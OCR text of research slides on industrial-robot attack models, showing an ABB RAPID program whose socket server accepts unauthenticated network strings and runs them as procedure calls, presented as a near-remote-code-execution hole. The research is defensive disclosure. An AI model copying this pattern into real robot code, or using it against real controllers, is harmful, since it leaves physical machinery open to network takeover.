42          SocketClose client_socket;
43      ENDWHILE
44  ERROR
```

POLITECNICO MILANO 1863 | TREND MICRO research

Attacker Model Options

Supply Chain Attack

(e.g., compromise system integrator)



Weaponizeable RCE


(e.g., we nearly found one in public code)


robot-dsl / ABB-RAPID / analysis_programs / 17-yumi-rubiks / R.mod

```
        SocketCreate server_socket;
        SocketBind server_socket,"192.168.125.1",1026;
        !port 1025 is left and 1026 is right
        !"192.168.125.1", 1026; !For yumi
        SocketListen server_socket;

        WHILE loop DO
            SocketAccept server_socket,client_socket\ClientAddress:=client_ip\Time:=WAIT_MAX;
            WHILE loop DO
                SocketReceive client_socket\Str:=recieve_string;
                nbrStr:=StrPart(recieve_string,StrLen(recieve_string)-cut+1,cut);
                final_string:=StrPart(recieve_string,1,StrLen(recieve_string)-cut);
                ok:=StrtoVal(nbrStr,nbr);
                IF ok THEN
                    %final_string %nbr;
                ELSE
                    %final_string %;
                ENDIF
                WaitRob\ZeroSpeed;
                SocketSend client_socket\Str:="R move completed";
            ENDWHILE
            SocketClose client_socket;
        ENDWHILE
    ERROR
```


Cloud-based App Stores


...let's dig deeper...




